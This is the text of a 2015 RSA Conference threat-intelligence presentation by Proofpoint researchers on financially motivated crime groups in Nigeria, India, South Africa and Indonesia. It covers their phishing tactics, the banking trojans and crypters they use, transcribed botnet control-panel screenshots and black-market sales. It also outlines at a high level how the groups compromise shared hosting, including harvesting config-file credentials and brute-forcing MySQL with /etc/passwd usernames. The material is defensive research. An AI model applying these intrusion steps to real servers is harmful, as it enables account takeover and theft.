

SESSION ID: TTA-R03

New Ways of Emerging Actors: India, South Africa, Nigeria, and Indonesia

Wayne Huang

VP Engineering
Proofpoint, Inc.
@waynehuang
whuang@proofpoint.com
wayne@armorize.com

Sun Huang

Senior Threat Researcher, Proofpoint, Inc.
shuang@proofpoint.com




Agenda

- ◆ TTP summary
- ◆ Crimeware adoption
- ◆ Monetization
- ◆ Current C2 vulnerabilities
- ◆ Actor attribution methodology
- ◆ Those targeted and compromised
- ◆ Nigerian gang's strategy change
- ◆ Conclusion



RSA® Conference 2015

Singapore | 22-24 July | Marina Bay Sands



TTP summary

Actors overview

- ◆ Tracked nine actors, unique 1200+ nodes (C2 panels) during the past year
- ◆ Actors located in Nigeria (most), India, South Africa, and Indonesia
- ◆ One actor changed TTP in March 2015
- ◆ One of the Zeus panels included a backdoor (undisclosed)

Overview of the nine actors

Group #	9
Victim #	12,953
Stolen credentials	pop3:7,671 ftp:1,137 http:1,538
Malware used	Zeus/IcelX/Citadel/Betabot/Solarbot/Syndicate Keylogger/ISR Stealer
Server owned	212
Technique	Spear phishing -- attachment Phishing

Tactics, Techniques and Process (TTP) Summary

- ◆ Objectives
 - ◆ Compromise endpoints
 - ◆ Collect data and intelligence
 - ◆ Credentials (POP3, FTP, HTTPS forms), client-side certs, screenshots
 - ◆ #1: Obtain online banking accounts
 - ◆ #2: Sell off data & intelligence
- ◆ Motivation
 - ◆ Purely financial
 - ◆ Not state-backed

Tactics, Techniques and Process (TTP) Summary

- ◆ Target individuals
- ◆ Attack vector into endpoints
 - ◆ Mostly via email messages
 - ◆ URLs pointing to exploit kits, zips (containing exes), or jars
 - ◆ Attached exploits (Office, PDF) or malware executables

Tactics, Techniques and Process (TTP) Summary

- ◆ Endpoint ownership, data extraction & exfiltration
 - ◆ Are NOT capable of developing own trojans
 - ◆ Use whatever off-the-shelf trojans they can get hold of
 - ◆ Most used trojan features:
 - ◆ Web inject – steals specific banking accounts
 - ◆ Wallet stealer – steals virtual currencies
- ◆ Also phish for credentials – seen daily

Tactics, Techniques and Process (TTP) Summary


- ◆ Command and control (C2) servers
 - ◆ Do NOT rent or maintain own servers
 - ◆ C2s entirely run on compromised shared hosting servers
 - ◆ ARE capable of and dedicate to compromising servers
 - ◆ Do NOT buy cPanel credentials
 - ◆ Rely entirely on own-compromised servers
 - ◆ Installs C2 scripts mostly via cPanel

Tactics, Techniques and Process (TTP) Summary

- ◆ Vector into shared hosting accounts
 - ◆ Stage 1: acquire remote access to ONE shared hosting account
 - ◆ Mass-scale scanning + manual intrusion
 - ◆ Stage 2: acquire multiple cPanel credentials on this shared hosting
 - ◆ Via acquiring (DB) credentials from config files
 - ◆ Via cPanel vulnerabilities and privilege escalation
 - ◆ Via brute forcing mysql credentials using usernames from /etc/passwd

RSA® Conference 2015

Singapore | 22-24 July | Marina Bay Sands



Crimeware usage

Crimeware adoption

- ◆ Exploit kits
 - ◆ Angler, Nuclear, Fiesta, FlashPack, RIG, Sweet Orange, etc.
- ◆ Banking trojan
 - ◆ Zeus, ICEIX, Citadel, PONY, Betabot, Solarbot, JollyRoger, Dridex, etc.
- ◆ Remote access trojans (RATs)
 - ◆ XtremeRAT, Gh0stRAT , Poison Ivy, Dark Comet, etc.
- ◆ Fully Undetectables (FUD)
 - ◆ CypherX Crypter, Stage Crypter, Orway Crypter, etc.

Banking trojan panels

◆ Zeus

← ↻ ⌂ . upload/cp.php?m=home ⭐ ⌂ Google

CP :: Summary statistics

Information:

Current user: admin
GMT date: 28.02.2014
GMT time: 14:42:06

Statistics:

→ Summary
OS

Botnet:

Bots
Scripts

Reports:

Search in database
Search in files
Jabber notifier

System:

Information
Options
User
Users

Logout

Information

Total reports in database:	52 871
Time of first activity:	24.02.2014 03:09:15
Total bots:	225
Total active bots in 24 hours:	73.78% - 166
Minimal version of bot:	2.1.0.1
Maximal version of bot:	2.1.0.1

Current botnet: [All] >>

Actions: Reset "New bots"

New bots (225)	
IN	161
--	51
US	3
DE	2
AE	1
BD	1
BG	1
CN	1
FI	1
IT	1
NO	1
PK	1

Online bots (34)	
IN	28
--	6

Banking trojan panels

◆ Zeus/ICEIX

The screenshot shows a web-based interface for managing a botnet. At the top, there's a navigation bar with links for Summary, OS, Bots, Scripts, Search in database, Search in files, Jabber notifier, Information, Options, and Logout. The 'Information' tab is currently selected.

Information

- Total reports in database: 257
- Time of first activity: 10.03.2014 05:02:52
- Total bots: 150
- Total active bots in 24 hours: 72.00% - 108
- Minimal version of bot: 1.2.6
- Maximal version of bot: 1.2.6


Current botnet: [All] >>

Actions: Reset "New bots"

New bots (150)		Online bots (2)	
IN	97	IN	2
--	44		
DE	2		
US	2		
CN	1		
FR	1		
GB	1		
NL	1		
TR	1		

Banking trojan panels

◆ Zeus/ICEIX/Citadel



Banking trojan panels

◆ Zeus/ICEIX/Citadel/Betabot

Betabot								Clients			Tasks		Statistics		Logs		Settings		Help		Overall statistics		Recent connections		AntiVirus		Killed		Status		0	
General statistics								Connections			Components		Logs		Operating Systems		AntiVirus		Killed		Status		0									
Botnet: MyNet								Created: 03/03/2014			Version: 1.0.2.5		Failed login attempts: 20		Gate status: Enabled		Click here to expand / collapse search options		admin ▾													
Total bots:	531	Machine ID	IP	Location	Operating System	Install date	AntiVirus	Killed	Status	0																						
Total bots from USB:	1	C3FC66FF51C37C4CB27C20F0E48FEC3D	85	Belgium (BE)	Windows 7 SP1 (x64)	03/07/2014 10:38:00 am	Kaspersky	0	Offline																							
Bots online:	0	4F083DCAA1DC96FC097BA924802A00E0	8	France (FR)	Windows 7 SP1 (x86)	03/07/2014 10:37:13 am	N/A	0	Offline																							
Bots online (Past 3h):	0	78667FA3747E7064995F0C2C2973868C	2	France (FR)	Windows 7 SP1 (x64)	03/07/2014 10:34:52 am	MSE	0	Offline																							
Bots online (Past 24h):	363	5CB3962888645C4940082826F3890C23	8	France (FR)	Windows XP SP2 (x86)	03/07/2014 10:22:53 am	N/A	0	Offline																							
Bots online (Past 3 days):	502	1C53999F229D5247AF3CD7568461FBF	8	France (FR)	Windows 7 SP1 (x64)	03/07/2014 10:22:02 am	ESET	0	Offline																							
Bots online (Past 7 days):	531	B3C67B1CE37849424B1762C894045A	8	France (FR)	Windows 7 SP1 (x64)	03/07/2014 10:22:02 am	ESET	0	Offline																							
New bots (Past 24h):	262	CEEB90EDEAD84AAD3367D603DD0B993	8	Turkey (TR)	Windows 7 SP1 (x64)	03/07/2014 10:13:22 am	Avira	0	Offline																							
New bots from USB (Past 24h):	0	EB2041EDD99F7056A8233F161B1C8203C	8	France (FR)	Windows 7 SP1 (x86)	03/07/2014 10:12:47 am	N/A	0	Offline																							
Bots offline:	531	1E86798438740B4D8CC0247A51B4A1565	8	France (FR)	Windows 7 SP1 (x86)	03/07/2014 10:12:47 am	N/A	0	Offline																							
Bots dead:	0	27A1FBB375241B4CAB6C35033A3383EC	8	France (FR)	Windows 7 SP1 (x86)	03/07/2014 10:12:35 am	N/A	0	Offline																							
Possible duplicate entries:	40	EB2041EDD99F7056A8233F161B1C8203C	7	France (FR)	Windows 7 SP1 (x86)	03/07/2014 10:03:53 am	N/A	0	Offline																							
Components								Components			.NET Framework:		15C8E4BAD0E19B4B0D7E4008EF7A6B2		Windows 7 SP1 (x64)		03/07/2014 09:54:01 am		ESET		0		Offline									
Has Admin. Rights:	274 / 531	D3DE25558457EF4D9D2CD710B8A40F53	9	France (FR)	Windows 8 (x64)	03/07/2014 09:41:52 am	ESET	0	Offline																							
UAC S.E. Success rate:	110 / 242	F05691F8038CC94C9904688E0E7B7F56D	2	France (FR)	Windows XP SP3 (x86)	03/07/2014 09:39:51 am	N/A	0	Offline																							
Logs								Logs			Form captures to date:		7EEDCFD39FA4D9489783F5924F53D978		Windows 7 SP1 (x86)		03/07/2014 09:36:26 am		MSE		0		Offline									
Operating Systems								Logs			Login captures to date:		4394012D6E3C704B804514EC820139CC		Windows 7 SP1 (x64)		03/07/2014 09:36:05 am		N/A		0		Offline									
Windows 8:	18	E487056E212B844A9D8E7B8D58C68	1	France (FR)	Windows 7 SP1 (x64)	03/07/2014 09:31:53 am	MSE	0	Offline																							
Windows 7:	366	B47F4D300207E1439041E2068149DF35	2	France (FR)	Windows 7 SP1 (x64)	03/07/2014 09:29:40 am	ESET	0	Offline																							
Windows Vista:	12	0C5C86E34E604246A0689159AFC122F7	2	Guadeloupe (GP)	Windows XP SP3 (x86)	03/07/2014 09:29:40 am	N/A	0	Offline																							
Windows XP:	113	9EBCF82B714E144EA78917ECC18C6D9	21	Spain (ES)	Windows 7 SP1 (x86)	03/07/2014 09:23:56 am	N/A	0	Offline																							
Operating Systems								Operating Systems			Windows Vista:		0C5C86E34E604246A0689159AFC122F7		Windows 7 SP1 (x86)		03/07/2014 09:23:41 am		N/A		0		Offline									
Logs								Logs			Windows XP:		9EBCF82B714E144EA78917ECC18C6D9		Windows XP SP3 (x86)		03/07/2014 09:22:01 am		N/A		0		Offline									

Banking trojan panels

- ◆ Zeus/ICEIX/Citadel/Betabot/Solarbot

The screenshot shows a web-based interface for managing a botnet, specifically the Solar panel. The top navigation bar includes links for STATISTICS, BOTS, LOGS, BLACKLIST, COMMANDS, PLUGINS, and LOGOUT. A search bar is also present. Below the header, a message indicates there are 23 total bot(s) / 1 online bot(s) / 22 offline bot(s) / 4% online ratio.

GUID	COMPUTER	WINDOWS	IP ADDRESS	REGISTERED	LAST SEEN
{0540248a-7426-e057-94da-75980380490d}	ku...69	Windows XP 32 Bit	192.168.1.100	2014.02.10	2014.03.10
{7E792830-69A1-2D83-C841-2B6C7E792830}	B...0	Windows 7 32 Bit	192.168.1.100	2014.02.07	2014.03.07
{081D0C1E-6B85-D828-S69D-2AD7081D0C1E}	E...0	Windows 7 64 Bit	192.168.1.100	2014.02.07	2014.03.07
{32D32608-FDFE-044E-8C19-FB7A32D32608}	B...0	Windows 7 32 Bit	192.168.1.100	2014.02.08	2014.03.07
{6D397427-5ED0-92E7-BF01-A80A6D397427}	G...05D	Windows XP 32 Bit	192.168.1.100	2014.02.17	2014.03.04
{136CC05E-2B2B-3C18-DD7C-F512136CC05E}	P...E7	Windows XP 32 Bit	192.168.1.100	2014.02.14	2014.02.27
{9D50BF22-FAC6-389A-42FA-38EF9D50BF22}	H...0AC	Windows XP 32 Bit	192.168.1.100	2014.02.15	2014.02.27
{EC6D482D-41C2-3524-F71C-3063EC6D482D}	A...A20	Windows XP 32 Bit	192.168.1.100	2014.02.25	2014.02.25
{3DC39C29-4DA4-EBA1-BEBF-0E273DC39C29}	O...41A	Windows XP 32 Bit	192.168.1.100	2014.02.15	2014.02.25
{1B8C0B27-8521-26B5-98E5-0E5E1B8C0B27}	AN...AN	Windows 7 32 Bit	192.168.1.100	2014.02.24	2014.02.24

Banking trojan panels

- ◆ Zeus/ICEIX/Citadel/Betabot/Solarbot/JollyRoger



The screenshot shows a user interface for managing a botnet. On the left, there's a sidebar with a skull and crossbones icon. The main area has several tabs: 'Bots Statistic' (selected), 'Logs', 'Create Task', 'Tasks Statistic', 'Clear Base', and 'Log Out'. Below the tabs is a section titled 'BOT STATISTICS' with a table.

Country	Count
Zimbabwe	30
Zambia	25
Yemen	19
Virgin Islands, U.S.	2
Vietnam	518
Venezuela	44
Vanuatu	6
Uzbekistan	2
Uruguay	18
United States	726
United Kingdom	5112
United Arab Emirates	320
Ukraine	88
Uganda	25
Turks and Caicos Islands	1
Turkey	259
Tunisia	84
Trinidad and Tobago	6
Togo	3
Thailand	536
Tanzania, United Republic of	36
Taiwan	623
Syrian Arab Republic	13
Switzerland	72
Sweden	37
Swaziland	12
Suriname	5
Sudan	14

On the left side, there are two tables:

CPU Arhitecture	
x86	18740
x86-64	6952

OS Versions	
Windows Seven	13737
Windows XP	10297
Windows Vista	1096
Unknown	252
Windows 2003	153
Windows 2008R2	94
Windows 8	37
Windows 2008	26

Banking trojan panels

- ◆ Zeus/ICEIX/Citadel/Betabot/Solarbot/JollyRoger/PONY

Home List FTP List HTTP Others Statistics Domains Logs Reports Management Help Log out  Pony 1.9

Leaked for [TF](#)
Attention: There is problem(s) with the server configuration!

"gmp" extension installed - FAIL!
"zip" extension installed - FAIL!

New password additions in the past 24 hours



Hours	Numbers
18:00	~1.0
19:00	~0.1
20:00	~1.0
00:00	~0.1
01:00	~1.0
04:00	~1.0
05:00	~0.1

Last login

User	IP	Country	Entry time
admin	41.16		2015-01-29 05:45:22
admin	41.16		2015-01-26 06:03:37
admin	41.16		2015-01-26 06:01:31
admin	41.16		2015-01-25 16:02:33

Statistics

Server time	2015-01-29 05:45:22
Total FTP/SFTP list	7
Total HTTP/HTTPS list	77
Total E-mail list	27
Total certificates list	0
Total RDP list	0


Banking trojan features

- ◆ Credentials theft: HTTP/HTTPS/FTP/POP3/RDP/certs
 - ◆ Man in the Browser (MitB)
- ◆ Video recording
- ◆ Screen capture
- ◆ Back-connect
- ◆ Jabber notifier




Singapore | 22-24 July | Marina Bay Sands

Monetization



Zbot-based businesses loss: \$500M↑



Automatic video recording by Citadel

- ◆ Example: a Mexican B2B payment company's employee who operated corporate bank account with a balance of over 2.9 million USD.

The screenshot shows a web-based banking interface with several modules:

- My Services Status:** Treasury Information Reporting (green), Scheduled Maintenance Service Impaired (red).
- Customer Support:** Toll-free phone numbers, Find a Wells Fargo location, View Wells Fargo holiday schedule.
- Help & Training:** Get Online Help, View Tours, Register for free Online Training Classes.
- CEO® Resources:** CEO Blog, Service Demos, Fraud Information Center, View All Resources.
- Communication Center:** Columbus Day Holiday Reminder (09/29/2014), Keep your software up-to-date for an even better CEO portal experience (08/01/2014), Welcome to the Communication Center (06/28/2013). It also shows 3 Unread Messages.
- Account Balances:** Balances shown are current as of [REDACTED]. Check for Updated Balances. Account Name: [REDACTED] Balance: RATION (USD) Current Available Balance: 2,916,351.81. Link: Open Express Balance Report.
- Reporting:** Previous Day Composite (HTML, Go), Express Balance (HTML, Go), Multibank Status (HTML, Go). Link: Open Treasury Information Reporting.

Corporate emails sold on the black market



Dashboard



RDP



Mail/SMTP



CVV/Fullz/Info



Cpanel/SSH



Scampage



Shell



Botnet/Crypter



Dating



Bank Transfer



User manual

659

Members

\$5332

Sales

5

New Update



Online

History Order

Different price by industry

Email	Type	Total	Payment	Date Added	Status
gurraj####@###	buy	45\$	PM	03/06/14 9:13 (PM)	Approved
abiola@###	buy	100\$	PM	31/05/14 5:07 (PM)	Approved
aleahun##@###	buy	100\$	PM	30/05/14 10:06 (AM)	Approved
aleahun##@###	buy	15\$	PM	30/05/14 9:35 (AM)	Approved
